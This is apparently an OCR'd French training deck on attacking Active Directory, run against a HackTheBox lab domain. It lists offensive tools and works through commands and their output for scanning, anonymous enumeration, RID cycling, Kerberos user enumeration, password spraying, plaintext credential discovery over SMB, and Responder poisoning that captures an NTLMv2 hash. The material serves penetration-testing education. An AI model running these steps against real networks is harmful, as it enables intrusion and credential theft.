
Via les GPOs, il est possible de configurer une **politique de sécurité pour les mots de passe**. Sous Windows, elle se compose des paramètres suivants :


Paramètre	Valeur recommandée
Longueur Minimale	12 caractères, 15 pour les administrateurs
Complexité imposée	Activée
Âge minimal/âge maximal	1 jour/1 an
Verrouillage des comptes	Après 5 tentatives de connexion ratées
Durée de verrouillage/réinitialisation du compteur	30 minutes / 30 minutes
Historique	24 mots de passe

Pour récupérer cette politique, il faut avoir un **accès utilisateur de domaine**. Cette politique peut s'appliquer aux comptes de domaine et/ou aux comptes locaux

Gestion des secrets

Formats et stockage des secrets





Présentations


Concepts théoriques de l’AD

Attaques sur l’Active Directory

Stages


Méthodologie d'attaque

Graphe séquentiel




Outils

Exploitation Windows / Réseau




Impacket

Outil	Description
wmiexec.py / smbexec.py	Exécution de commande via WMI / SMB
ntlmrelayx.py	Permet de relayer des challenges NTLM
smbclient.py	Outil d'échange de fichier via SMB
mssqlclient.py	Outil de connexion aux bases MSSQL
GetUsersSPNs.py	Outil d'exploitation de l'attaque «Kerberoast»
secretsdump.py	Outil d'extraction des secrets de ruches Windows



ldapsearch / ldeep / ldapdomaindump : Outils d'interaction LDAP en ligne de commande

NetExec (nxc) : Outil transverse pour l'énumération et l'exploitation des machines sur un réseau




Enum4linux-ng / BloodHound : Outils d'énumération

Outils

Exploitation diverse

Man-In-The-Middle

Responder.py : Outil d'interception et d'attaque sur les protocoles d'authentification de l'AD



Ettercap : Outil d'analyse des paquets réseau

Cassage de mot de passe

john / hashcat : Outil de cassage de mot de passe hors ligne en ligne de commande

Réseau

rustscan / nmap : Outils de scan réseau

netcat (nc) : Outils d'interaction avec les services réseau

Metasploit

Framework d'attaque

- **Milliers d'exploits clés en main** :
  Windows, Linux, Applicatif, Réseau
- **Fonctions de post-exploitation** :
  Keylogger, Tunnelling, etc
- **Génération de payload** :
  msfvenom (shellcodes, payloads web, exécutables, etc

Attaque : accès non-authentifié

Reconnaissance

Identification des cibles

Identifier le/les DC(s)

```
[Jan 13, 2025 - 11:40:30 (CET)] exegol-HackTheBox /workspace # nmap -Pn -sT -p88 10.0.52.0/24 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2025-01-13 11:40 CET
Nmap scan report for 10.0.52.2
Host is up (0.036s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
```

Identifier le nom de domaine

```
[Jan 13, 2025 - 11:51:43 (CET)] exegol-HackTheBox /workspace # nxc smb 10.0.52.2
SMB         10.0.52.2       445    DC               [*] Windows 10 / Server 2019 Build 17763 x64
 (name:DC) (domain:fullhouse.htb) (signing:True) (SMBv1:False)
```

Identifier les sous-réseaux, les machines et les services accessibles

```
[Jan 13, 2025 - 11:46:47 (CET)] exegol-HackTheBox /workspace # rustscan -p22,445 -g -a 10.0.52.0/24
10.0.52.2 -> [445]
10.0.52.5 -> [22]
10.0.52.31 -> [22]
```

Services intéressants	HTTP(S)	SMB	Kerberos	LDAP(S)	DNS	RDP	NFS	SSH	BDD
	80, 443	139, 445	88	389, 636	53 (tcp/udp)	3389	2049	22	1433, 3306

Attaque : accès non-authentifié

Énumération des ressources

Énumération anonyme

Énumération anonyme du domaine

```
[Jan 13, 2025 - 11:56:34 (CET)] exegol-HackTheBox /workspace #
enum4linux-ng -L -O -u "" -p "" "10.0.52.2"

ENUM4LINUX - next generation (v1.3.4)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... 10.0.52.2
[*] Username ......... ''
[*] Random Username .. 'cgsuipzm'
[*] Password ......... ''
[*] Timeout .......... 5 second(s)

 ===================================
|    Listener Scan on 10.0.52.2     |
 ===================================
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

 ================================================
|    Domain Information via LDAP for 10.0.52.2    |
 ================================================
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: fullhouse.htb
```

Énumération anonyme de partages réseau

```
[Jan 13, 2025 - 14:58:59 (CET)] exegol-HackTheBox /workspace # nxc smb 10.0.52.2 -u 'Guest' -p '' --shares
SMB         10.0.52.2       445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
 (domain:fullhouse.htb) (signing:True) (SMBv1:False)
SMB         10.0.52.2       445    DC               [+] fullhouse.htb\Guest:
SMB         10.0.52.2       445    DC               [*] Enumerated shares
SMB         10.0.52.2       445    DC               Share           Permissions     Remark
SMB         10.0.52.2       445    DC               -----           -----------     ------
SMB         10.0.52.2       445    DC               ADMIN$                          Remote Admin
SMB         10.0.52.2       445    DC               C$                              Default share
SMB         10.0.52.2       445    DC               IPC$            READ            Remote IPC
SMB         10.0.52.2       445    DC               NETLOGON                        Logon server share
SMB         10.0.52.2       445    DC               Old Cobol Projects                 Group folder to sha
re Cobol project for migration
SMB         10.0.52.2       445    DC               SYSVOL                          Logon server share
```

Attaque : accès non-authentifié

Énumération des utilisateurs

RID cycling

SID : identifiant unique sur le domain de la forme

S-1-5-21-1004336348-1177238915-682003330-<RID>

```
[Jan 15, 2025 - 11:47:31 (CET)] exegol-HackTheBox /workspace # lookupsid.py "fullhouse.htb"/Guest@"dc.fullhouse.htb" 1200
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Brute forcing SIDs at dc.fullhouse.htb
[*] StringBinding ncacn_np:dc.fullhouse.htb[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4088429403-1159899800-2753317549
498: FULLHOUSE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: FULLHOUSE\Administrator (SidTypeUser)
501: FULLHOUSE\Guest (SidTypeUser)
502: FULLHOUSE\krbtgt (SidTypeUser)
1000: FULLHOUSE\DC$ (SidTypeUser)
1101: FULLHOUSE\DnsAdmins (SidTypeAlias)
1102: FULLHOUSE\DnsUpdateProxy (SidTypeGroup)
1103: FULLHOUSE\Migration (SidTypeGroup)
1105: FULLHOUSE\j.newell (SidTypeUser)
1107: FULLHOUSE\r.smith (SidTypeUser)
1108: FULLHOUSE\SQLServer2005SQLBrowserUser$DC (SidTypeAlias)
1109: FULLHOUSE\g.holme (SidTypeUser)
```

Bruteforce Kerberos

```
[Jan 13, 2025 - 15:13:29 (CET)] exegol-HackTheBox /workspace # kerbrute userenum -d "fullhouse.htb" --dc "dc.fullhouse.htb" user_list

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 01/13/25 - Ronnie Flathers @ropnop

2025/01/13 15:13:41 >  Using KDC(s):
2025/01/13 15:13:41 >   dc.fullhouse.htb:88

2025/01/13 15:13:41 >  [+] VALID USERNAME:       j.newell@fullhouse.htb
2025/01/13 15:13:41 >  [+] VALID USERNAME:       r.smith@fullhouse.htb
2025/01/13 15:13:41 >  Done! Tested 6 usernames (2 valid) in 0.088 seconds
```

Attaque : accès non-authentifié

Récupération d'un accès authentifié au domaine

Bruteforce et password spraying

```
[Jan 13, 2025 - 15:26:19 (CET)] exegol-HackTheBox DC_data # nxc smb 10.0.52.2 -u users.list -p "Ca[redacted]"
SMB         10.0.52.2       445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:
fullhouse.htb) (signing:True) (SMBv1:False)
SMB         10.0.52.2       445    DC               [-] fullhouse.htb\r.smith:Ca******** STATUS_LOGON_FAILURE
SMB         10.0.52.2       445    DC               [+] fullhouse.htb\j.newell:Ca********
```

A tester :	mot de passe vide	mdp = username	EntrepriseAnnée	SaisonAnnée	VilleAnnée	etc

Autres approches

Faille système ou applicative sur un serveur


EXPLOIT DATABASE

A tester :	MS17-010 (EternalBlue)

Identifiants en clair (fichiers de configuration, site web mal paramétré)


```
[Jan 13, 2025 - 16:03:11 (CET)] exegol-HackTheBox DC_data #
smbclient.py Guest@10.0.52.2

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated
companies

Password:
Type help for list of commands
# use Temp Share
# ls
drw-rw-rw-          0  Mon Jan 13 16:01:43 2025 .
drw-rw-rw-          0  Mon Jan 13 16:01:43 2025 ..
-rw-rw-rw-        236  Mon Jan 13 16:01:02 2025 creds.txt
# cat creds.txt
Use these username and password to connect to the project ma
nagement interface :
j.newell:thisisverysecurepassword
```

Attaque MitM (Responder)



Attaque : accès non-authentifié

Attaque MitM : Responder




```
root@kali:~# responder -I eth0

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  -__|     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.4.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.30.61 for name 6365
[*] [NBT-NS] Poisoned answer sent to 192.168.30.61 for name WPAD
[HTTP] NTLMv2 Client   : 192.168.30.61
[HTTP] NTLMv2 Username : COGICEO-CLIENT\user1
[HTTP] NTLMv2 Hash     : user1::COGICEO-CLIENT:7b91064d266e782c:E
160053004D0042002D0054004F004F004C004B004900540004001200730060006
C0005001200730060062002E006C006F00630061006C0008003000300000000
0000000000000090026004800540054005002F00310039003200 2E00310036
[*] [NBT-NS] Poisoned answer sent to 192.168.30.61 for name NONE
[+] Exiting...
```

Attaque : accès authentifié

Énumération du domaine

Dump du LDAP

ldapdomaindump

Dump de la politique de mot de passe

nxc smb | option --pass-pol

Énumération des shares (avec chaque utilisateur trouvé)

smbmap

Énumération des comptes locaux sur des machines cibles

enum4linux-ng

Password spraying des mots de passe sur des comptes à privilèges et compte locaux

nxc smb | option --local-auth

Failles système authentifiées

PrintNightmare / MS17-010

Collecte BloodHound

Visualisation de chemins de compromission


Vérification des templates ADCS

ESC1 - ESC15


Attaque : accès authentifié

Latéralisation

Kerberoasting

